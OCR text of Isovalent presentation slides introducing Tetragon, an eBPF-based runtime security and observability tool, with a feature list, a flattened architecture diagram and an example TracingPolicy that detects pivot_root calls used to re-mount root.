
- **Preventive Security**
  - System, network, filesystem, and applications
- **Synchronous enforcement**
- **Integrations**
  - Kubernetes CRD, JSON, OPA, ...
  - Convert from existing rule sets (Falco, PodSecurity Policies, ...)



Reactive actions from user space




Preventative actions from kernel



ISOVALENT

Preventing Sensitive File Access



Detecting re-mount of root

```yaml
apiVersion: isovalent.com/v1alpha1
kind: TracingPolicy
metadata:
  name: "sys-pivot-root"
spec:
  kprobes:
  # __x64_sys_pivot_root(const char new_root, const char put_old)
  - call: "__x64_sys_pivot_root"
    syscall: true
    args:
      - index: 0
        type: "string"
      - index: 1
        type: "string"
    selectors:
    - matchPIDs:
      - operator: NotIn
        followForks: true
        isNamespacePID: true
        values:
        - 1
```

Tetragon

Security Observability & Runtime Enforcement

github.com/cilium/tetragon

CLOUD NATIVE COMPUTING FOUNDATION

Metrics

Events

SIEM


fluentd


Logs

Traces

JSON

Tetragon Agent





Kernel Runtime

Smart Collector

Stack Traces

Ring Buffer

Metrics

Hash Maps

Linux Kernel

Process Execution

Syscall Activity

System Calls

File Access

VFS

Seq Attack

TCP/IP

NS Escapes

Priv Escalations

Namespaces

Data Access

Storage

HTTP, DNS, TLS

eth0

Network

ISOVALENT

ISOVALENT

It is your turn!

https://isovalent.com/resource-library/labs/

Security Observability with eBPF and Cilium Tetragon

ISOVALENT

Thank you!